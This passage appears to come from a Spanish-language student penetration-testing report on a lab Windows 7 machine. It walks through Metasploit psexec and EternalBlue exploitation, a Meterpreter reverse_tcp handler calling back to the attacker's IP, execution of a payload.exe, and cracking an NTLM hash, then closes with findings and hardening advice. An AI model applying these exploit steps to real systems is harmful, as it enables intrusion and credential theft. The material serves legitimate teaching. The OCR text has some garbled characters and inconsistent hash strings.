
La imagen muestra una terminal de Metasploit Framework (msf6) en la que se ha ejecutado el comando search psexec. Los resultados de la búsqueda incluyen varios módulos relacionados con psexec y ejecución de código a través del protocolo SMB en sistemas Windows. Algunos módulos destacados son:

- **auxiliary/scanner/smb/impacket/dcomexec**: Ejecución DCOM.
- **exploit/windows/smb/smb_relay**: Ejecución de código a través de Microsoft Windows SMB Relay (MS08-068).
- **exploit/windows/smb/ms17_010_psexec**: Ejecución remota de código Windows mediante EternalRomance/EternalSynergy/EternalChampion (MS17-010).

Esta búsqueda es útil para identificar módulos específicos que se pueden utilizar para explotar vulnerabilidades en el servicio SMB de Windows utilizando el comando psexec.

El exploit que utilizaré será el **"24 exploit/Windows/smb/psexec"**.

Ilustración 141 Identificando el exploit psexec



Fuente: Elaboración propia.


La imagen muestra una lista de módulos del Metasploit Framework relacionados con exploits SMB (Server Message Block) y funciones auxiliares. El módulo destacado en la imagen es: 24 exploit/windows/smb/psexec

Este módulo indica un exploit para Windows SMB utilizando PsExec, una herramienta para ejecutar procesos en sistemas remotos. El módulo se usa para la ejecución de código

autenticado en usuarios de Microsoft Windows.

Lanzamos el exploit y nos vamos a centrar en


Ilustración 142 Lanzando el exploit con el comando use y su ID



Fuente: Elaboración propia.

La imagen muestra una captura de pantalla del Metasploit Framework en la que se ejecuta el comando use 24 para seleccionar el módulo de exploit windows/smb/psexec. Este módulo es utilizado para la ejecución de código en sistemas Windows a través del protocolo SMB, permitiendo a los atacantes ejecutar comandos de manera remota en máquinas comprometidas. El exploit psexec es particularmente útil en pruebas de penetración y actividades de post-explotación.

Ilustración 143 Show options




Fuente: Elaboración propia.

La imagen muestra la configuración del módulo de explotación exploit/windows/smb/psexec en Metasploit Framework. Este módulo permite la ejecución de código en sistemas Windows a través del protocolo SMB. Las configuraciones clave incluyen opciones para la descripción del servicio, nombre del servicio, y compartición SMB, así como parámetros para la sesión, host objetivo (RHOSTS), puerto (RPORT), y credenciales SMB. También se establecen las opciones del payload, como la dirección y puerto de escucha para windows/meterpreter/reverse_tcp.

Esta configuración es esencial para definir cómo se llevará a cabo el exploit y cómo se conectará al host objetivo utilizando el protocolo SMB.

Configuramos el exploit y luego verificamos los privilegios del usuario **"Rodrigo M├®ndez"**


Ilustración 144 Meterpreter obtiene acceso y recopila información del sistema



Fuente: Elaboración propia.

Con la ayuda de esta herramienta en línea desciframos el hash de la contraseña

Ilustración 145 Hash MLTN del usuario creado Rodrigo



Fuente: Elaboración propia.

La imagen muestra una sección de una terminal o interfaz de línea de comandos con texto resaltado. El texto resaltado incluye un nombre "Rodrigo Méndez" y una cadena de caracteres "971aeb95d79592013d7b19e43ef198". El contexto está relacionado con cuentas de usuario o seguridad, posiblemente involucrando contraseñas hasheadas o identificadores de usuario.

Ilustración 146 Descifrado del Hash del usuario Rodrigo

Fuente: Elaboración propia.

La imagen muestra una página web titulada "Cracker de hash de contraseña gratuito". La página permite a los usuarios ingresar hasta 20 hashes para ser descifrados, uno por línea. El hash "971aeb95d2795920131d7b19e43ef198" está ingresado en el cuadro de entrada.


- El hash ingresado "971aeb95d2795920131d7b19e43ef198" aparece en la sección de resultados con un fondo verde, indicando una coincidencia exacta.
- **Tipo de Hash**: Identificado como NTLM.
- **Resultado**: El hash corresponde a la contraseña "123456".

Esto demuestra el uso de una herramienta en línea para descifrar hashes de contraseñas

utilizando varios algoritmos de hash.

Análisis de tráfico con WireShark

Ilustración 147 Analisis de tráfico luego de lanzar el exploit



Fuente: Elaboración propia.

En la captura de Wireshark, se pueden observar algunos indicios que podrían sugerir intentos de ataque o actividades inusuales en la red:


1. **Paquetes Resaltados en Rojo**: Estos pueden indicar problemas como reinicios de TCP o reutilización de puertos, lo cual puede ser un signo de comportamiento anómalo o intentos de conexión fallidos, posiblemente relacionados con un escaneo de puertos o intentos de explotación de vulnerabilidades.
2. **Solicitud ARP Resaltada en Amarillo**: La solicitud ARP para determinar la dirección MAC de la IP 192.168.5.102 puede ser parte de una actividad normal en la red, pero si se observa un número inusual de solicitudes ARP, podría indicar un ataque de ARP spoofing.

Ejecutar el Payload en la Máquina Objetivo para esto en la máquina Windows, se deben seguir estos pasos:

1. **Navegar al Archivo**

Ve a la ubicación donde descargaste payload.exe (el Escritorio).

Ilustración 148 Payload en el escritorio del Windows 7



Fuente: Elaboración propia.

2. **Ejecutar el Archivo:**

Hacemos doble clic en payload.exe para ejecutarlo. Dependiendo de la configuración de seguridad de la máquina, es posible que recibas advertencias. Confirma la ejecución si es seguro proceder.

Ilustración 149 Inicio de sesión al ejecutar el payload

Fuente: Elaboración propia.

La imagen muestra una sesión de terminal del Metasploit Framework configurando y ejecutando un exploit. Aquí está el resumen:

1. **Selección y Configuración del Módulo**:

- Se selecciona el módulo exploit/multi/handler y se configura el payload windows/meterpreter/reverse_tcp.
- Se establecen las direcciones IP y puerto (LHOST a 192.168.5.105 y LPORT a 443).
- Se configura ExitOnSession en false para evitar que el exploit termine tras abrir una sesión.

2. **Ejecución del Exploit**:

- El comando exploit -j -z ejecuta el exploit en segundo plano.
- Se inicia un handler TCP inverso en la dirección y puerto configurados.


3. **Apertura de Sesión**:

- Se abre una sesión Meterpreter (session 1) entre la máquina atacante y la máquina objetivo.

Verifica la sesión en Metasploit:

En la consola de Metasploit, uso el comando “sessions -l” para listar todas las sesiones activas.

Ilustración 150 Uso del comando sessions -l



Fuente: Elaboración propia.

Informe

Introducción

Este informe documenta una prueba de penetración (pentesting) realizada en un entorno virtualizado sobre un sistema operativo Windows 7, que se configuró como máquina objetivo. Esta evaluación tuvo como objetivo identificar y explotar posibles vulnerabilidades en un escenario controlado, simulando el impacto potencial de un ataque real. La metodología de pentesting siguió las cinco fases esenciales de esta práctica profesional: recolección de información, análisis de vulnerabilidades, explotación, escalamiento de privilegios y la documentación de hallazgos. Esta metodología permitió obtener una comprensión profunda de las fallas de seguridad detectadas, así como establecer recomendaciones específicas para mitigar riesgos.

Metodología La prueba de penetración se dividió en las siguientes fases:

1. **Recolección de Información**: Identificación de detalles clave sobre la configuración de red y características del sistema objetivo, para sentar las bases del análisis.
2. **Análisis de Vulnerabilidades**: Uso de herramientas como Nessus y Nmap para detectar puertos abiertos, servicios expuestos y configuraciones de seguridad débiles en el sistema Windows 7.
3. **Explotación**: Ejecución de ataques controlados sobre las vulnerabilidades críticas identificadas, utilizando exploits conocidos para simular el impacto en el sistema.
4. **Escalamiento de Privilegios**: Validación de la posibilidad de un atacante de tomar control total del sistema a partir de las vulnerabilidades explotadas.
5. **Informe**: Documentación detallada de los hallazgos y desarrollo de recomendaciones específicas para abordar las vulnerabilidades encontradas.

Principales Hallazgos En el transcurso de la prueba de penetración, se identificaron varias

vulnerabilidades críticas en la máquina Windows 7, que expusieron el sistema a riesgos graves de seguridad. Entre los hallazgos más importantes, se incluyen:

1. **EternalBlue (CVE-2017-0143)**: Esta vulnerabilidad en el protocolo SMB v1 permite a un atacante ejecutar código arbitrario en el sistema de forma remota, lo que le otorgaría control total sobre el sistema afectado. EternalBlue es una de las vulnerabilidades más explotadas y ha sido utilizada en ciberataques de gran alcance, como el ransomware WannaCry.
2. **Vulnerabilidad en Rejetto HTTP File Server (CVE-2024-23692)**: Detectada en el puerto 8080, esta vulnerabilidad permite la ejecución de código remoto. Un atacante podría explotarla para acceder y controlar el sistema sin autorización.
3. **Vulnerabilidades adicionales en servicios de red**: Se identificaron puertos y servicios abiertos con configuraciones de seguridad insuficientes, que permitirían accesos no autenticados y exponen el sistema a ataques de denegación de servicio (DoS).

Impacto y Riesgo Asociado Las vulnerabilidades encontradas representan un riesgo crítico para la organización, ya que su explotación podría llevar a:

- **Pérdida de confidencialidad, integridad y disponibilidad** de datos, permitiendo a un atacante acceder a información sensible y archivos críticos.
- **Control remoto completo** del sistema comprometido, permitiendo la ejecución de programas no autorizados, como malware o ransomware, que podría comprometer toda la red.
- **Ataques adicionales desde el sistema comprometido** a otros equipos en la red, incrementando la extensión y severidad del ataque.

Recomendaciones de Mitigación

1. **Aplicar parches y actualizaciones**: Las vulnerabilidades detectadas en el sistema Windows 7 tienen parches de seguridad disponibles que deben aplicarse de inmediato para evitar ataques conocidos.
2. **Fortalecer la configuración de servicios**: Desactivar protocolos y servicios no esenciales, y restringir el acceso a puertos expuestos mediante el uso de firewalls para reducir la superficie de ataque.
3. **Implementar herramientas de monitoreo y detección de intrusiones**: Las herramientas de monitoreo ayudarán a detectar actividades sospechosas en la red, permitiendo una respuesta rápida ante amenazas.
4. **Actualizar políticas de seguridad**: Reforzar los controles de acceso y permisos de usuario para minimizar los riesgos asociados a accesos no autorizados y privilegios elevados.

Hardening: En seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso además de muchas otros métodos y técnicas.

Para nuestro caso, La máquina virtual Win7-SE2020-X64, presentó fallos en el sistema operativo y fue accedida remotamente, teniendo acceso a archivos de interés para la empresa.

Para protección de la máquina de una nueva intrusión, se hace necesario ejecutar las siguientes actividades en la máquina virtual víctima:

- Activación del firewall.
- Actualización del antivirus.
- Actualización del sistema operativo.

- Desactivar el acceso remoto
- Bloqueo de puertos
- Configuración adecuada de permisos de seguridad en archivos y carpetas

Este análisis subraya la importancia de realizar pruebas de penetración periódicas como una medida preventiva crucial para mantener la seguridad de los sistemas. La identificación de estas vulnerabilidades y la simulación de ataques en un entorno controlado permiten a la organización tomar decisiones informadas para fortalecer su postura de seguridad y reducir el riesgo de un ataque real. Implementando las recomendaciones señaladas, la organización puede mitigar significativamente las vulnerabilidades críticas encontradas y mejorar la resiliencia de su infraestructura ante amenazas cibernéticas.

2. **Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting**.

El pentesting en este escenario incluyó el uso de varias herramientas clasificadas según las fases de un ataque Red Team:

1. **Reconocimiento**:
    - **Nmap**: Para la identificación de puertos y servicios abiertos en la máquina Windows, ayudando a conocer los servicios expuestos, incluyendo los puertos comunes y específicos del objetivo (por ejemplo, nmap -sS -p- 192.168.5.102 y nmap -O -v 192.168.5.102/24).

2. **Análisis de Vulnerabilidades**:
    - **Nessus**: Escáner de vulnerabilidades usado para encontrar debilidades específicas en el sistema Windows, detectando vulnerabilidades críticas en servicios como SMB y HTTP.
    - **Searchsploit**: Para buscar vulnerabilidades específicas del protocolo SMB y del servicio HTTP en Windows, identificando exploits conocidos como el "EternalBlue" (CVE-2017-0143) y "Rejetto HTTP File Server" (CVE-2024-23692).
3. **Explotación**:
    - **Metasploit**: Usado para ejecutar exploits como ms17_010_eternalblue que permite ejecutar un payload y obtener acceso a la máquina Windows. Este exploit fue configurado con comandos como set RHOST 192.168.5.102, set RPORT 445, y exploit.
    - **Wireshark**: Para capturar y analizar tráfico de red durante la explotación y asegurar que los comandos y accesos no fueran detectados o bloqueados.
4. **Escalada de Privilegios**:
    - **Meterpreter (Metasploit)**: Para obtener un shell interactivo y ejecutar el comando sysinfo, y finalmente escalar privilegios mediante el comando getuid y técnicas adicionales de explotación de hash.

Para evidenciar los comandos y resultados específicos, los pasos incluyen capturas y resultados documentados en la práctica del escenario, tales como la configuración de exploits y el uso de comandos de explotación para establecer sesiones y validar acceso.

3. **A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows**.

Datos clave para la identificación del fallo de seguridad

I. **Aplicación Vulnerable (HTTP File Server - HFS):**

- **Descripción**: La máquina Windows en el escenario tenía instalada la aplicación HTTP File Server (HFS) versión 2.3, desarrollada por Rejetto, la cual es ampliamente conocida en la comunidad de seguridad informática por poseer vulnerabilidades explotables.
- **Vulnerabilidad específica**: Se identificó la vulnerabilidad CVE-2024-23692, la cual permite la ejecución remota de código (RCE). Este fallo crítico de seguridad en HFS habilita a un atacante remoto para ejecutar comandos arbitrarios en la máquina comprometida a través de la interfaz HTTP del servidor.
- **Importancia**: La existencia de esta aplicación y su versión vulnerable proporcionaron un vector directo para ejecutar un ataque de RCE y tomar control del sistema. Este dato fue clave para orientar el uso de herramientas de explotación como Metasploit para atacar directamente el puerto en el cual operaba HFS (puerto 8080).

II. **Configuración del Sistema y Servicios Activos**:

- **Descripción**: Durante el análisis, se detectó que el sistema tenía habilitados servicios críticos que podrían ser susceptibles a vulnerabilidades conocidas. En particular, los servicios SMB y HTTP, ejecutándose en los puertos 445 y 8080 respectivamente, permitían la interacción y comunicación con otros dispositivos, exponiendo el sistema a potenciales ataques.

- **Puerto 445 (SMB)**: Este puerto estaba asociado al protocolo Server Message Block (SMB), el cual se encontró vulnerable al exploit EternalBlue (CVE-2017-0143). Esta vulnerabilidad permite a un atacante ejecutar código remoto a través del servicio SMB en sistemas Windows sin los parches adecuados.
- **Puerto 8080 (HTTP)**: Este puerto estaba configurado para el servicio HTTP de HFS, el cual es vulnerable a RCE. La presencia de ambos servicios en estos puertos específicos proporcionó puntos de entrada estratégicos que facilitaron el ataque.
- **Importancia**: La configuración de estos puertos permitió no solo identificar los servicios activos sino también seleccionar exploits específicos para la explotación de estos, como fue el caso de EternalBlue para SMB y el exploit HFS RCE para HTTP.

III. Escalación de Privilegios:

- **Descripción**: Una vez que se obtuvo acceso inicial a la máquina Windows mediante la explotación de SMB y HFS, fue posible ejecutar comandos en el sistema y explorar el entorno del sistema operativo. Con el uso de Metasploit y la sesión de Meterpreter obtenida, se realizó una escalación de privilegios en la máquina comprometida.
- **Resultado**: Al ejecutar comandos como getuid en Meterpreter, se confirmó que el atacante había adquirido privilegios de administrador con la cuenta NT AUTHORITY\SYSTEM. Este nivel de acceso proporcionaba control total sobre la máquina, incluyendo la capacidad de instalar programas, modificar configuraciones, y realizar cualquier acción administrativa en el sistema.
- **Importancia**: La escalación de privilegios fue crítica, ya que aseguró un acceso completo y sostenido a la máquina, permitiendo realizar tareas administrativas y ejecutar pruebas adicionales para completar el escenario del Red Team. Esto demostró la explotación

efectiva del fallo de seguridad desde el acceso inicial hasta el dominio total del sistema.

Estos elementos "*La aplicación vulnerable HFS, los servicios SMB y HTTP expuestos, y la escalación de privilegios"* fueron fundamentales para identificar y explotar los fallos de seguridad en el sistema Windows de manera estructurada y efectiva en el contexto del Red Team.

4. **¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows"? ¿Qué puerto abre la aplicación específica en el anexo?**

- Para el análisis y explotación de la máquina Windows en el escenario del Anexo 4 – Escenario 3, se siguieron estos pasos detallados en la identificación y aprovechamiento de fallos de seguridad específicos:

Herramientas utilizadas y su función en la identificación de fallos

i. **Nmap**:

- **Función**: Esta herramienta fue utilizada para realizar un escaneo inicial de la máquina Windows. Con Nmap, se identificaron los puertos abiertos en el sistema objetivo y los servicios que estaban activos, los cuales eran claves para encontrar potenciales puntos de entrada y vulnerabilidades explotables.

Comandos usados:

- nmap -sS -p- 192.168.5.102 para un escaneo de todos los puertos abiertos en la dirección IP de la máquina Windows.
- nmap -sV -sC 192.168.5.102 para identificar las versiones de los servicios que corrían en los puertos abiertos, especialmente en los puertos 445 (SMB) y 8080 (HTTP).
- **Resultados**: El escaneo reveló el puerto 445, que indicaba que el servicio SMB estaba habilitado y vulnerable al exploit EternalBlue, y el puerto 8080, asociado al servicio HTTP

File Server (HFS), también vulnerable.

ii. **Nessus**:

- **Función**: Nessus se utilizó para un escaneo profundo de vulnerabilidades, identificando de manera específica vulnerabilidades críticas en los servicios SMB y HTTP de la máquina Windows.
- **Procedimiento**: Nessus detectó la presencia de una vulnerabilidad en SMB, concretamente CVE-2017-0143 (conocida como EternalBlue), y en HFS, la vulnerabilidad CVE-2024-23692, que permite la ejecución remota de código.
- **Resultados**: El análisis de Nessus reforzó la detección de servicios críticos expuestos y proporcionó detalles de la vulnerabilidad EternalBlue en SMB y del RCE en HFS.

iii. **Metasploit**:

- **Función**: Metasploit fue la herramienta principal para la explotación de las vulnerabilidades descubiertas. Se empleó para ejecutar el exploit **ms17_010_eternalblue** y lograr acceso remoto a través de SMB. Además, Metasploit facilitó la ejecución de un exploit para la vulnerabilidad en HFS, permitiendo el acceso a la máquina mediante el puerto 8080.

Comandos usados:

- msfconsole para iniciar la consola de Metasploit.
- use exploit/windows/smb/ms17_010_eternalblue para seleccionar el exploit adecuado para EternalBlue.
- set RHOST 192.168.5.102 y set RPORT 445 para configurar el host y el puerto de destino.
- exploit para ejecutar el ataque.

- **Resultados**: A través de Metasploit, se pudo explotar SMB para obtener acceso a la máquina objetivo, y luego realizar pruebas adicionales en el puerto 8080 para confirmar la vulnerabilidad de HFS. Este acceso permitió ejecutar comandos en el sistema y verificar la vulnerabilidad, culminando en la explotación efectiva de ambos puntos de entrada.

Puertos abiertos y vulnerables en la máquina Windows

- **Puerto 445**: Asociado al servicio **SMB** (Server Message Block), permitió la explotación a través de **EternalBlue** (CVE-2017-0143). Esta vulnerabilidad habilitó la ejecución de código remoto (RCE), proporcionando al atacante acceso al sistema con privilegios altos.
- **Puerto 8080**: Utilizado por la aplicación **HTTP File Server (HFS)**, la cual es vulnerable al exploit **CVE-2024-23692**. Esta vulnerabilidad en HFS permitió la ejecución remota de comandos en el servidor HTTP, facilitando el control y la explotación de la máquina Windows.

La combinación de Nmap, Nessus y Metasploit permitió no solo identificar, sino también confirmar y explotar estas vulnerabilidades, demostrando la efectividad de la secuencia en un escenario real de Red Team.

5. **Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows), haga uso de gráficos para explicar el ataque.**

Ilustración 151 Grafica explicando el ataque realizado

Fuente: Elaboración propia.

Explicación del diagrama

La imagen muestra un esquema de un ataque realizado desde una máquina atacante (con el sistema operativo **Kali Linux**) hacia una máquina objetivo (con **Windows 7**). Cada paso describe el proceso de cómo se compromete la seguridad de la máquina objetivo. Vamos a ver cada parte:

1. **Preparación del Ataque**:
    - La máquina atacante, que tiene la dirección IP **192.168.5.105**, es configurada con Kali Linux, un sistema operativo que se usa comúnmente para realizar pruebas de seguridad.
    - El atacante genera un **payload**. Un payload es un código malicioso o una especie de "paquete" que contiene instrucciones para hacer que el sistema objetivo haga lo que el atacante desea. Este payload se diseña específicamente para atacar la máquina Windows 7 de la red.

2. **Establecimiento de la Conexión**:
    - La máquina objetivo, con la dirección IP **192.168.5.102**, es un sistema Windows 7.
    - Una vez que se crea el payload, se envía a la máquina objetivo. Cuando este se ejecuta en la máquina Windows, **se vulneran las medidas de seguridad** del sistema (es decir, se "rompen" las barreras que protegerían normalmente al sistema).
    - Esto establece una **conexión entre el atacante y la máquina objetivo** a través de una "puerta trasera" o canal de comunicación abierto por el payload.
3. **Ejecución del Malware**:
    - En el sistema Windows 7, el payload actúa como un **malware** (software malicioso) y se ejecuta automáticamente. Al ejecutarse, permite al atacante tomar control parcial o completo de la máquina objetivo.
4. **Uso de Reverse Shell y Pass-The-Hash**:
    - **Reverse Shell**: Es una técnica en la que el sistema Windows 7 (objetivo) abre una conexión de vuelta a la máquina atacante. Esto significa que ahora el atacante puede enviar comandos directamente a la máquina objetivo, como si estuviera usando el teclado y la pantalla del sistema comprometido.
    - **Pass-The-Hash**: Esta técnica permite al atacante usar las credenciales (información de acceso) de la máquina objetivo sin necesidad de conocer la contraseña. Simplemente usa el "hash" o versión cifrada de la contraseña para acceder y mantener el control.
5. **Obtención de Información y Control Continuado**:
    - Una vez que el atacante tiene acceso, puede **obtener información sensible** de la máquina objetivo, como datos de usuario, archivos importantes o cualquier otro tipo de información almacenada.

- Además, el atacante podría configurar el sistema para **mantener el acceso incluso si la máquina se reinicia o apaga**.

